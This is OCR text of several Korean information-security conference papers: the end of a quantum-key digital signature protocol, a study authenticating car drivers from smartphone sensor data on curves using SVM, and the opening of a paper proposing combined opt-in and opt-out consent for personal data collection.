QK_{AB}, QK_{AC}, QK_{BC}는 모두 QKD를 통해 만들어 지기 때문에 안전하게 공유된다. 서명키는 QK_{AB}, QK_{AC}, QK_{BC}들은 sift index scheme의 bit sequence O로 사용하기 때문에 이를 통해 만들어 지는 bit sequence R은 section 3에서 기술한대로 그 안전성이 보장된다. 또한 서명키 K_{sign}을 알기 위해서는 I_{AC}와 QK_{AB}를 알고 있거나 P_A, QK_{AC}와 QK_{AB}를 알고 있어야 한다. 마찬가지로 $K_{sign}^{'}$을 알기 위해서는 I_{BC}와 QK_{AB}를 알고 있거나 V_{BC}, QK_{BC}와 QK_{AB}를 알고 있어야 한다. 즉, K_{sign}을 만들기 위한 모든 정보는 오로지 Alice만 가지고 있고, $K_{sign}^{'}$을 Charlie 단독으로 또는 Bob이 단독으로 만들 수 없기 때문에 Alice의 서명키 K_{sign}의 안전성을 확보할 수 있다.

4.2 서명 쌍의 위조 가능성 분석

서명 쌍을 만들기 위해 우리는 hash 함수를 사용하며 이 hash 함수는 일방함수이므로 그 안전성이 보장된다. 또한 Charlie는 public parameter P_A를

전송하더라도 QK_{AB}가 없기 때문에 Index sequence I_{AC}만을 만들 수 있을 뿐 K_{sign}를 만들어 낼 수 없다. 이에 서명 쌍의 안전성이 보장된다.

4.3 부인방지 분석

Bob은 Alice를 통해 public parameter P_A를 전송하더라고 Bob은 $K_{Sign}^{'}$ 을 만들어 낼 수 없다. 이에 Bob은 Charlie에게 Alice로부터 데이터를 받았다고 하며 public parameter P_A를 전송하여야 하며 또한 Charlie로부터 verification parameter V_{BC}을 전달 받아야 한다. 이런 과정을 거치게 되면 Bob은 Alice에게 서명을 받았다는 것을 부인할 수가 없다.

또한 Bob은 public parameter P_A를 Charlie에게 전송하여 프로토콜을 진행함으로 Charlie는 Alice의 서명부인을 방지할 수 있다.

V.Conclusion

본 논문에서 우리는 양자암호 비밀 대칭키를 이용하여 publice parameter를 생성하고 이를 기반으로 한 새로운 서명 프로토콜을 제안하였다. 송신자(Alice), 수신자(Bob)와 중재자(Charlie)를 이용한 프로토콜이며 송신자 Alice는 public parameter P_A를 생성하며 sift index scheme을 이용하여 서명키 K_{sign}를 만들어 낸다. 이때 public parameter P_A를 안다 하더라도 QK_{AB}가 없는 Charlie는 K_{sign}를 알아 낼 수 없는 특성이 있기 때문에 unconditional trusted third party의 존재 없이 전자서명을 안전하게 제공할 수 있다

스마트폰 내부 센서를 이용한 차량 환경에서의 묵시적 인증

김계희, 송주석
연세대학교 컴퓨터과학과

Implicit Authentication in Vehicle Using Inertial SmartPhone Sensors in Vehicle Environment.

Kye-Hee Kim, Joo-Seok Song
Computer Science, Yonsei University

요 약

현재 우리가 사용하는 자동차의 사용자 인증 시스템은 자동차 키를 가지고 사용자를 인증하는 방식이 대부분이다. 하지만 차량이 처음 생겼을 때부터 사용되었던 이러한 사용자 인증 방식은 현재에 와서는 물리적으로 굉장히 취약한 도난 방지 시스템이고, 또한 중계 공격과 같은 중간자 공격에 취약하다. 따라서, 본 논문에서는 한 번의 인증으로 사용자를 인증하는 방식이 아닌, 백그라운드에서 지속적으로 인증하기 위한 연구를 진행한다. 실제 도로 환경에서 실험을 진행하였고, 6명의 사용자가 실험에 참여하였다. 사용자의 주행 기록 중 커브 주행 데이터만을 추출하여 분류를 진행하였고, 실제로 분류를 진행한 SVM 분류기를 사용하여 사용자를 분류하였고, 그 결과 약 77.5%의 분류 결과를 확인할 수 있었다.

I. 서론

자동차는 우리 일상에서 떼려야 뗄 수 없는, 현대를 살아가는 현대인들에게 필수적인 요소 중 하나이다. 자동차는 자동차 그 자체로 비싼 가격과 유용성 때문에 종종 도둑들이 훔치고자 하는 대상이 되곤 한다. 자동차 도난은 1차적으로 사용자에게 금전적인 피해를 입히고, 2차적으로 도난된 차량을 이용한 범죄로 인해 인명 피해 및 금전적 피해를 일으킬 수 있다. 자동차 도난은 이러한 여러 가지 문제를 일으킬 수 있음에도 불구하고, 자동차 키가 도난당해서 차량이 절취되었을 때, 그 이후에 사용자를 인증하는 방법이 존재하지 않는다. 이를 극복하기 위한 방법들이 여러 가지 존재한다. 차량에 패스워드 시스템을 부착하여 사용자를 인증하는 시스템[1], 지문 인식[2]과 홍채 인식과 같은 생체정보를 이용하여 사용자를 인증하는 시스템 등이 존재하지만, 이러한 방식의 인증 방식은 이미 여러 종류의 공격에 인증 시스템이 공격당한 선례[3-5]가 존재한다. 따라서 추가적인 인증 시스템을 이용해서 사용자를 명시적으로 인증하는 방식은 사용자의 편의성을 해칠 뿐만 아니라 궁극적인 도난 방지 방법이라고 말하기 어렵다.

암묵적인 인증 Implicit Authentication이라 불리는 방식이 명시적인 인증이 가지고 있는 문제의 해결책이 될 수 있다. 암묵적 인증 방식은 모바일 분야에서는 이미 연구가 많이 진행되어 성숙되어 있는 분야이다[6-10]. 하지만 차량과 관련된 암묵적 인증 방식은 거의 연구가 진행되어 있지 않다. 본 논문에서 제시하는 암묵적 인증이란 차량 환경에서 사용자가 운전을 할 때, 자동차가 사용자의 운전 패턴을 파악해서 미리 가지고 있다가 백그라운드에서 사용자의 운전 패턴을 파악하여 미리 모아 놓은 패턴

과 비교한다. 이를 바탕으로 원래 사용자인지 여부를 판단한다.

본 논문에서는 암묵적인 인증 방식을 차량 환경에 적용할 수 있는지 실제 환경에서 6명의 실험자가 차량을 직접 운행하고 스마트폰을 이용해 데이터를 모아서 실험을 진행하였다. 분류를 원활하게 하기 위해 모인 데이터를 후처리 해서 특징을 추출하였고, 추출한 데이터를 바탕으로 Support Vector Machine(SVM) 기반의 분류기를 이용하여 사용자 분류를 진행하였고 약 77.5%만큼의 정확도를 나타냄을 확인할 수 있었다.

II. 공격 모델


우리는 공격자가 탈취하려는 차량이 기존의 사용자 인증 시스템(키 기반)의 인증 시스템만 가지고 있다고 가정한다. 공격자는 기존의 사용자 인증 시스템을 가지고 있는 차량에 접근해 문을 열 수 있고, 시동을 걸어 운전할 수 있는 능력을 가지고 있다. 공격자가 어떤 방법으로 기존의 차량 인증 시스템을 속이는지는 중요하지 않지만, 실제로 중간자 공격을 이용한 공격이 성공했음을 알려주는 연구가 존재한다[11].

III. 데이터 수집


3.1 실험 환경

차량환경에서 암묵적 인증이 가능한지 확인하기 위해 실제 도로 환경에서 실험을 진행하였다. 2011년 오피러스 차량을 이용하여 6명의 피 실험자가 차량을 운행하였다. 각 운전자는 12번 이상의 차량을 운행하였고, 12번의 데이터 중 8번의 운행은 훈련 데이터로 사용되었고, 4번의 운행은 테스트 데이터로 사용되었다. 실험에 참여한 실험자들은 모두 운전면허를 가지고 있는 운전자들이고, 실험 안전에 문제가 되지 않도록 실험 주관자가 동승하여 실험을 진행하였다. 데이터를 모으는 스마트 폰은 차량의 운전석에 수평으로 놓고 실험을 진행하였고, 스마트폰 기종으로는 갤럭시3를 이용하였다.

주행 코스는 <그림 3>의 코스이다. 약 5km 거리의 코스였고, 5번의 커브가 존재하였다. 처음 출발할 때의 커브와 마지막 도착지점으로 들어올 때 의 커브는 제외하고 나머지 5개의 커브를 가지고 실험을 진행하였다.



<그림 1>



<그림 2>




<그림 3>

3.2 데이터 선택

본 실험에서는 암묵적 인증을 실행함에 있어서 특징을 추출하기 용이한 데이터를 선택하였는데, 차량 주행 데이터 중 커브 데이터가 특징을 뽑아내기 용이하다고 판단하여[12], 사용자의 주행 데이터 중 커브 데이터만을 따로 뽑아내어 실험을 진행하였다.

3.3 스마트폰 IMU 센서


스마트 폰에서 데이터를 추출하기 위해서 스마트폰의 Inertial Navigation System(IMU)에서 추출할 수 있는 데이터 중 가속도 센서와 자이로 센서의 데이터를 가지고 실험에 사용하였다. 각각의 센서는 그림4와 같은 x, y, z축을 가지고 있으며 실험에서는 y축 방향이 차량의 전진 방향과 일치하게 수평방향으로 올려놓고 실험을 진행하였다.




<그림 4 >

IV. 프레임 분리

본 실험에서는 사용자의 주행 데이터 중 커브를 이용하여 실험을 진행하였는데, 실제로 실험을 진행하면 <그림 5>와 같이 그래프의 모양이 도출된다. 본 실험에서는 가속도를 높이기 위하여 각 구간의 커브에 진입하는 순간에서 커브의 가속도가 최대로 도달하는 구간까지를 진입 구간으로 두고, 최대에서 원래대로 나오는 구간을 탈출 구간으로 나누어서 각 구간 별로 나누어서 패턴을 인식하는 방법을 사용하기로 한다. <그림 6>을 통해서 사용자마다 운전에 커브에 진입할 때와 나올 때 그리고 운전하는 방식의 차이가 나타남을 확인할 수 있다.



<그림 5>



<그림 6>

V. 특징 추출

5.1 특징 추출

패턴을 분석하여 데이터를 분류를 진행하기 위해서는 기본 데이터에서 특징을 추출해서 패턴을 인식해서 의미 있는 값을 뽑아내는 것이 중요하다. 이를 위해서 미디엄 필터를 이용해 원래 데이터의 노이즈를 줄인 후에 특징을 추출하는 과정을 진행하였다. 패턴 인식을 위해 추출한 특징들은 표1에 나타난 5가지 평균, 최대, 최소, 표준편차 그리고 비대칭도를 각각 추출하여 분류에 사용하였다.

5.2 Support Vector Machine

패턴을 분류하기 위한 분류기로는 libSVM 라이브러리를 사용하였다.

Feature	Formulation	Dimension per sensor
Mean	$u_{X^j} = \frac{1}{l}\sum_{i=1}^{l} X_i$	3 dimension
Maximum, Minimum	Maximum, Minimum	3 dimension
Standard Deviation	$\delta^2_{X^j} = \frac{1}{l}\sum_{i=1}^{l}(X_i^j - u)^2$	3 dimension
Skewness	$\frac{1}{N_\beta}\sum_{n=1}^{N}(\mathcal{S}_n - u)^3$	3 dimension

<표 1>

VI. 평가

실험의 결과는 혼동 행렬로 표현하였다. <표 2>는 진입 구간에 관한 혼동행렬이고, <표 3>은 탈출 구간에 관한 혼동행렬이다. <표 4>는 진입 및 탈출 구간의 분류를 합친 결과이다. 전반적으로 큰 차이는 아니지만 진입 구간에서의 특징 분류가 탈출 구간보다 높은 것을 <표 5>에서 확인할 수 있다.

	A	B	C	D	E	F
A	16	2	0	0	1	1
B	1	18	0	0	0	1
C	0	0	15	3	0	2
D	0	0	2	17	0	1
E	1	0	0	0	17	2
F	2	0	0	1	1	16

<표 2>

	A	B	C	D	E	F
A	15	2	0	0	1	2
B	2	15	0	2	1	0
C	0	1	14	4	0	1
D	0	1	3	15	0	1
E	2	2	0	0	15	1
F	1	1	2	1	2	13

<표 3>

	A	B	C	D	E	F
A	31	4	0	0	2	3
B	3	33	0	2	1	1
C	0	1	29	7	0	3
D	0	1	5	32	0	2
E	3	2	0	0	32	3
F	3	1	2	2	3	29

<표 4>

	A	B	C	D	E	F	Average
Average Accuracy	77.5%	**82.5%**	72.5%	80.0%	80.0%	72.5%	77.5%
Entering Turn Accuracy	80.0%	**90.0%**	75.0%	85.0%	85.0%	80.0%	82.5%
Exiting Turn Accuracy	75.0%	75.0%	70.0%	75.0%	75.0%	65.0%	72.5%

<표 5>

VII. 결론

본 실험에서는 스마트폰을 이용하여 사용자의 운전 패턴 중 커브에서 운전하는 패턴을 파악해 사용자를 분류하는 연구를 진행하였으며, 이 과정에서 진입 구간과 탈출 구간을 나누어 사용자를 분류하는 기법을 고안했다. 이 과정에서 평균, 최대, 최소, 표준편차 그리고 비대칭도 값을 사용하였다. 본 실험에서 추출한 결과로는 진입구간에서의 평균 분류 성능은 82.5%였으며, 탈출 구간에서의 평균 분류 성능은 72.5%를 보였다.

VIII. 향후 발전 방향

1) 본 논문에서 진행한 실험의 결과로는 정확도가 높은 실험 결과를 얻지 못하였기 때문에 추후 다른 분류기를 통한 분류를 진행해서 성능을 높여야 할 것이다. 또한, 사용자의 특징을 좀 더 자세하게 뽑아낼 수 있는 특징들을 더 찾을 수 있다면 성능을 더욱 높일 수 있을 것이다.

2) 암묵적 인증은 백그라운드에서 계속적으로 사용자를 인증하는 것이기 때문에 데이터를 모아서 분류를 하는 실험에서 끝날 것이 아니라, 실시간으로 데이터를 받아서 분석할 수 있는 프레임워크를 만들어 실험을 진행해야 할 것이다.

ACKNOWLEDGMENT

이 논문은 2017년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(NRF-2015R1D1A1A01058928)

[참고문헌]

[1]http://automobile-security.com/

[2]https://visiontechamerica.com/products/a-pass-touch

[3]Adam J. Aviv et al, “Smudge attacks on smartphone touch screens”, USENIX conference Offensive technologies Article ,2010

[4]https://www.theguardian.com/technology/2016/jul/22/smartphone-fingerprint-security-police-unlock-3d-printer-murder-victim-biometrics

[5]Virginia Ruiz-Albacete et al, “Direct Attacks Using Fake Images in Iris Verification”, ACM Biometrics and Identity Management, 2008

[6]Markus Jakobsson, Elaine Shi, et al. “Implicit Authentication for Mobile Devices” HotSec'09 Proceedings of the 4th USENIX conference on Hot topics in security Pages 9-9

[7]Elaine Shi, Yuan Niu, et al. “Implicit Authentication through Learning User Behavior” Proceeding ISC'10 Proceedings of the 13th international conference on Information security Pages 99-113

[8]Alexander De Luca, Alina Hang, et al. “Touch me once and I know it's you! Implicit Authentication based on Touch Screen Patterns” CHI '12 Proceedings of the SIGCHI Conference on Human Factors in Computing SystemsPages 987-996

[9]Tao Feng, Ziyi Liu, et al, “Continuous Mobile Authentication using Touchscreen Gestures” 2012 IEEE Conference on Technologies for Homeland Security (HST)

[10] Cheng Bo, Lan Zhang, et al, “SilentSense: silent user identification via touch and movement behavioral biometrics” Proceeding MobiCom '13 Proceedings of the 19th annual international conference on Mobile computing & networking Pages 187-190

[11] Aurelien Francillon et al, “Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars”, IEEE Fuzzy Systems and Knowledge Discovery, 2012

[12]David Hallac et al, “Driver Identification Using Automobile Sensor Data from a Single Turn”, IEEE International Conference on Intelligent Transportation Systems, 2016

Opt-In 방식과 Opt-Out 방식의 병행 사용을 통한 개인정보 수집 및 처리 방안 개선

김인성, 이종명, 민경윤, 서정택

순천향대학교 정보보호학과

Improving Personal Information Collection and Processing through Concurrent Use of Opt-In and Opt-Out

In-Seong Kim, Jong-Myeung Lee, Kyung-Yoon Min, Jung-Taek Seo

Department of Information Security Engineering,
SoonChunHyang University.

요 약

개인정보보호법에 따르면 국내는 개인정보의 수집 및 활용 시 특수한 목적을 제외하고, 정보주체의 동의를 받아야 하는 Opt-In 방식을 사용하고 있다. 이러한 Opt-In 방식은 근래에 개인정보의 범위와 활용 방안이 증가하며 빅데이터 산업 성장의 저해요인으로 대두되었다. 본문에서는 개인정보 수집 시, 선 수집 후 정보 주체의 요청이 있을 때에만 개인정보를 파기하는 Opt-Out 방식을 선정한 국외 사례를 기술한다. 이러한 국외 사례는 기업이 제공하려 하는 서비스를 원활하게 제공함과 더불어 정보 주체의 선택권을 보장할 수 있게 됨을 보여준다. 그리하여 국내의 Opt-In 방식에 대한 문제점을 도출함과 더불어 도출된 문제점을 해결하기 위해 국외의 Opt-Out 사례들을 분석하여 Opt-In과 Opt-Out 방식의 병행을 통한 해결 방안을 제안하려 한다.

I. 서론

개인정보 보호법은 개인정보를 수집할 경우 먼저 정보주체의 동의를 받아야 함을 명시하고 있다. 이러한 선 수집, 후 동의와 같은 방식을 Opt-In(Option-In) 방식[1]이라 한다. 이와 반대로 Opt-Out(Option-Out)은 정보주체의 개인정보 수집 거부에 대한 의사가 있을 시에 정보 수집이 금지되는 방식[1]이다.

개인정보 보호법 제 1조는 개인의 자유와 권리를 보호하고, 나아가 개인의 존엄과 가치를 구현함에 그 목적을 두고 있음을 명시하고 있다[2]. 그렇기에 정보주체에게 동의를 받은 후 개인정보를 수집할 수 있도록 하여 개인정보의 유출을 막고, 정보 주체의 권리를 보장하는 Opt-In 방식이 채택되었다. 그러나 이러한 Opt-In 방식은 기업의 성장 저해요인으로 작용될 수 있다[1]. 동일하게 개인정보보호법 제 3조를 살펴보면 명시된 '개인을 알아볼 수 있는 정보'[2]라는 부분은 개인정보의 범위가 모호함을 알 수 있다. 빅데이터 산업에서 정보 주체에게 동의를 받고 수집한 개인정보를 활용할 때 민감한 개인정보가 새로이 도출될 수 있다. 새로이 도출된 개인정보는 다시 정보 주체에게 동의를 받아야 한다는 점에서 빅데이터산업 저해요인으로 작용하게 되었다[3].

최근 다양한 분야에서 빅데이터를 활용한 서비스가 증가하고 있다. 또한 IDC(International Data Corporation)의 2016년 보고서에 의하면, 빅데이터 및 분석 시장이 약 1,508억 달러 규모에 달할 것으로 전망하였다. 그러나 개인정보 수집을 제한하는 Opt-In 방식은 빅데이터 산업의 저해 요인으로 대두되고 있다. 또한 개인정보 범위의 모호성으로 인하여 정보주체의 동의가 필요한 개인정보의 범위가 넓어지고 이로 인해 정보 주체가 확인할 내용이 복잡해지면서 정보주체의 개인정보 결정권을 충분히 보장하지 못하고 있다.

국외에서는 정보 주체의 개인정보 수집 거부에 대한 의사가 있을 시에 정보 수집이 금지되는 Opt-Out 방식을 사용하고 있다. Opt-Out 방식은 정보를 자유롭게 수집할 수 있기 때문에 빅데이터 산업의 발전을 촉진시킨다. 또한 정보주체가 원치 않는 정보만 거부할 수 있기 때문에 정보주체의 개인정보에 대한 결정권이 보장된다. 하지만 무분별한 정보의 수집으로 개인정보가 유출될 수 있다는 위험성을 내포하고 있다. 따라서 Opt-In 방식과 Opt-Out 방식을 병행하여 사용하는 기준을 제안함으로써 개인정보 수집 및 처리 방안을 개선하고자 한다.

본 논문에서는 2장에서 국내에 사용되고 있는 Opt-In 방식에 관한 설명과 문제점에 대해 기술한다. 3장에서는 국외의 사례를 들어 단일 Opt-In 방식에서 보이는 문제를 Opt-Out 방식을 활용함으로서 해결한 사례를 기술하였다. 4장에서는 Opt-In과 Opt-Out 방식을 병행하여 사용하기 위한 기준은 제한한 후 그에 따른 기대효과에 대하여 서술한다.

II. 국내 Opt-In 방식의 사용 현황

현행 법률상 채택하고 있는 Opt-In 방식은 개인정보의 무분별한 수집을 방지하는 방안으로 사용된다. 그러나 최근 그 문제점이 명확히 드러나고 있다. 대표적으로 대두되는 것이 빅데이터 산업이다[1]. 2장에서는 국내 Opt-In 방식의 문제점을 2가지 측면에서 살펴본다.

2.1 빅데이터 발전 현황

개인정보는 시간이 지나며 그 범위가 증가한다. 이에 대한 사례로 위치기반정보를 들 수 있다. 이전 위치기반정보는 군사적 목적 등 제한적인 부분으로 활용하여 개인정보로 취급하기 다소 어려운 부분이 존재하였다. 그러나 현재에는 Online과 Offline을 이어주는 O2O(Online to Offline) 서비스[5], 핸드폰의 애플리케이션 게임 등 위치 기반정보가 다양하게 사용되고 있다. 국내의 판례를 살펴보았을 때 '휴대전화번호 마지막 4자리 숫자'[4], 'ID(Identity)와 PW(Password)'[5], '전자우편 주소'[6], IMEI(International Mobile Equipment Identify)와 USIM(Universal Subscriber Identity Module)'[7] 등의 정보가 새로운 기술과 조합되면서 개인정보로 평가되어 정보 수집에 제한이 되기 시작하였다.

근래에 빅데이터의 활용이 증가하며 수집하는 정보의 규모와 종류가 증대되었다. 그 중 기존의 개인정보가 조합되며 새로운 개인정보가 도출된다. 이에 대한 사례로 2012년 미국에서 한 남자의 딸이 임신 사실을 마트에서 광고 전단을 배포할 때 빅데이터 기술을 활용하여 알아낸 사건이 있다. 이는 컴퓨터의 IP주소와 검색한 상품 등 연관성이 없는 다양한 정보를 분석하여 새로운 개인정보를 도출해낸 사례이다.

위의 판례로 개인정보의 범위가 증가함을 알 수 있으며, 위의 사례로 수집 전 동의를 받은 상태여도, 새로이 도출된 정보가 정보 주체의 민감한 정보가 될 수 있다는 것을 보인다. 이러한 새로이 도출된 정보는 단일 Opt-In 체제의 경우 사용자의 동의를 다시 받아야 하는 어려움이 따르게 된다. 이는 빅데이터 산업에 대한 기업들의 소극적인 접근으로 결부된다.

2016년 6월 행정자치부 등 정부 부처들은 빅데이터 산업 활성화를 위하여 개인정보 관련 '비식별화' 가이드라인을 공표하였다. '비식별화 가이드라인'의 규정에 따라 비식별화 조치가 완료된 각각의 개인정보는 식별 불가능한 정보로 취급된다. 그러나 정보들을 조합하는 과정에서 개인을 특정할 수 있도록 변형할 수 있다. 비식별화 가이드라인은 행정규칙으로 법적 효력이 존재하지 않으며, 법률 상 명시되는 '특정 개인을 알아볼 수 없는 형태'를 명확히 수행하였다고 말하기 어렵다.

빅데이터 산업 증진을 위한 노력의 일환으로 개인정보보호법 제 18조 제2항 4호에서는 '개인정보처리자가 개인정보를 통계작성 및 학술연구 등의 목적으로 이용 또는 제공하기 위해서는 특정 개인을 알아볼 수 없는 형태로 개인정보를 제공하는 때에 한하여 정보 주체의 동의

를 받을 필요가 없다.'라고 명시되어 있다[2]. 그러나 빅데이터 산업의 경우, 위의 사례와 같이 '통계작성 및 학술연구 등이 목적'에 국한되지 않는다. 개인정보를 활용하여, 정보 주체의 새로운 개인정보를 도출해 낸다. 현재 비식별화와 개인정보보호법 제 18조 제2항 4호[2]와 같은 제안사항은 그 목적을 이행하고 있다고 보기 어렵다.

2.2 Opt-In방식의 사용 실태

현행 법률상 채택하고 있는 Opt-In 방식은 정보 주체의 개인정보 처리와 관련된 권리 보장을 그 목적으로 한다. 그러나 '행정자치부'와 '개인정보보호위원회'에서 조사한 자료인 [표1]을 살펴보면 정보 주체 중 개인정보 처리방침을 확인하는 인원은 30.2%이고 확인하지 않는 인원은 69.8%라는 것을 알 수 있다[8].

[표1] 2016년 개인정보보호 실태조사

구분		사례(수)	1 단계	2 단계	3 단계	4 단계	계	1+2	3+4
전체		(974)	8.2	61.6	25.8	4.4	100	**69.8**	**30.2**
성별	남성	(517)	8.3	60.7	26.5	4.4	100	69.1	30.9
	여성	(457)	8.1	62.6	24.9	4.4	100	70.7	29.3
연령	10대	(31)	19.4	61.3	19.4	0.0	100	80.6	19.4
	20대	(204)	11.3	59.3	23.0	6.4	100	70.6	29.4
	30대	(216)	11.6	57.9	26.4	4.2	100	69.4	30.6
	40대	(216)	6.5	65.3	25.9	2.3	100	71.8	28.2
	50대	(243)	4.1	62.1	28.0	5.8	100	66.3	33.7
	60대 이상	(64)	3.1	67.2	26.6	3.1	100	70.3	29.7

- 1단계: 전혀 확인하지 않는다.
- 2단계: 대부분 확인하지 않는 편이다.
- 3단계: 대부분 확인하는 편이다.
- 4단계: 반드시 확인한다.
- Base: 개인정보처리방침을 인지하고 있는 응답자

이 외에도 개인정보 제공 시 '동의서를 확인'하는 비율은 23.2%로 대부분이 동의서를 읽어보지 않고 개인정보를 제공하고 있었다.

같은 조사에서 정보 주체가 개인정보를 제공하기 전 동의서를 읽어보지 않는 이유에 대하여 언급하고 있다. 그 중 대표적인 두 가지 이유로는 '확인하는 것이 귀찮고 번거로워서' 와 '내용이 많고 이해하기 어려워서' 가 있다. 이는 59.8%로 과반수의 비율을 넘어간다. 사람들의 Opt-In 방식에 대한 인식으로 볼 수 있다.

현행 법률상에 채택하는 옵트인(Opt-In) 방식은 그 자체로 정보 주체의 충분한 동의를 받고 있다고 이해하기 어렵다. 오히려 이는 정보 주체에게 '귀찮고 이해하기 어려운' 인식으로 설명될 수 있다. 이처럼 단일 Opt-In 방식은 정보 주체의 개인정보 결정권을 제대로 보장한다고 하기 어려우며 기업들의 형식적인 면죄부로 사용되고 있는 실태이다.

III. Opt-Out 방식의 사용 현황

다음 3장은 국외의 Opt-Out 방식 적용 사례에 대하여 기술한다.

3.1 구글 사례

2007년 구글이 위치정보서비스를 본격적으로 펼친 이래 세계 각국에서는 문제가 제기되었다. 한 예로, 2008년 4월 미국 피츠버그의 한 부부가 자신들의 동의 없이 주거지의 이미지가 온라인상에 노출되었다며 구글 위치정보 서비스의 사생활 침해 논란이 제기되었고, 이에 2008년 미국 소비자 단체에서 구글에 개인정보를 선택적으로 사후 동의 방식인 'Opt-Out'의 채택을 요구하였다[9]. 논란이 있고 나서 2011년 9월 13일 유럽당국의 요청으로 Wi-Fi 라우터 등과 같은 AP(Access Point) 보유자가 위치기반 서비스를 위한 위치정보 수집을 원하지 않는 경우, 이를 직접 해지할 수 있도록 'Opt-Out'방식을 도입하였다. 그 후 애플도 Mail Drop(아무리 큰 대용량의 첨부파일이라도 아이클라우드를 통해 상대방에게 전송할 수 있는 서비스) 기능을 사용하지 않도록 'Opt-Out' 방식을 도입하였다[10].

구글의 사례에선 구글이 스트리트뷰에 사진을 올리기 전에 사전에 동의를 받지 않고, 온라인상에 스트리뷰에 사진을 게시하였기 때문에 문제가 되었다. 이에 'Opt-Out'방식을 이용하여

정보 주체의 선택권이 보장될 수 있도록 설정 페이지 연결과 설정 추가함으로서 위와 같은 문제를 해결할 수 있다. 게다가 구글이 'Opt-Out'방식을 적용함으로써 다른 IT업체들(애플)이 개인정보 침해 방지를 위한 방안들을 적용하게 되었다[11].

3.2 Ebay 이메일 마케팅 사례

연방 CAN-SPAM법(미국에서 인터넷을 통한 원치 않은 상업 전자 메일의 전송에 대한 제한과 벌칙을 부과하여 주간 상업을 규제하는 법[12])에 따라 모든 상업용 전자메일 메시지와 개별 전자 메일 플랫폼에 대해서 전자메일 수신 거부 방법이 필요한데, Ebay의 이메일은 수신자에게 이메일을 받지 않고 수신자가 메일링 리스트에서 제거되기를 원하는 경우 다음 그림[1]과 같이 클릭 링크를 제공한다[13].



그림[1] E-mail상의 Opt-Out 방식

사용자가 실제 광고메일을 받음으로써 자신이 이 정보가 무엇인지를 쉽게 이해할 수 있고, 많은 내용을 확인할 필요 없이 메일 하단의 링크를 클릭함으로써 서비스 제공 기업의 리스트에서 자신을 제외할 수 있다.

이 사례를 들어 Opt-Out 방식의 이점으로 정보 주체의 관심 증대를 예상할 수 있으며, 개인정보 결정권을 보장할 수 있다.

3.3 Opt-Out 방식 사용 시 발생할수 있는 문제점

3.2의 두 사례에서 볼 수 있듯이, Opt-Out 방식도입이 해결이 될 수 있지만, Opt-Out방식만 쓸 경우 제휴 기업간 공유과정에서 정보의 분실 및 허술한 관리로 정보 유출이 일어날 수 있다. 이에 4장에서는 기준에 따른 Opt-Out과 Opt-In 방식의 병행사용을 제안하고자 한다.

IV. Opt-Out 방식과 Opt-In 방식의 병행사용 제안

4.1 개인정보 영향도에 따른 분류

CPO(Chief Privacy Officer)포럼에서 제공하는 '개인정보 영향도 등급표'[14]는 개인정보 영향도에 따라 등급을 매겨놓은 표이다. [표2]에서 개인정보 영향도에 대한 설명과 영향도에 따라 매겨놓은 등급을 확인할 수 있다.

등급	개인정보 영향도 설명
1	정보 주체의 신분 및 신상정보를 파악할 수 있으며, 악용되면 위험이 매우 큰 정보
2	정보 주체의 신분 및 신상정보를 파악할 수 있으며, 악용되면 위험이 높은 정보
3	정보 주체의 신분과 신상정보를 추정할 수 있으며, 악용되면 금액의 피해보상을 요구 받을 수 있는 정보
4	정보 주체의 신분과 신상정보를 파악하기 어렵지만 신상정보와 같이 노출 시 매우 민감한 정보
5	정보주체에게 어떠한 영향도 끼치지 않는 정보

[표2] 개인정보 영향도 등급표

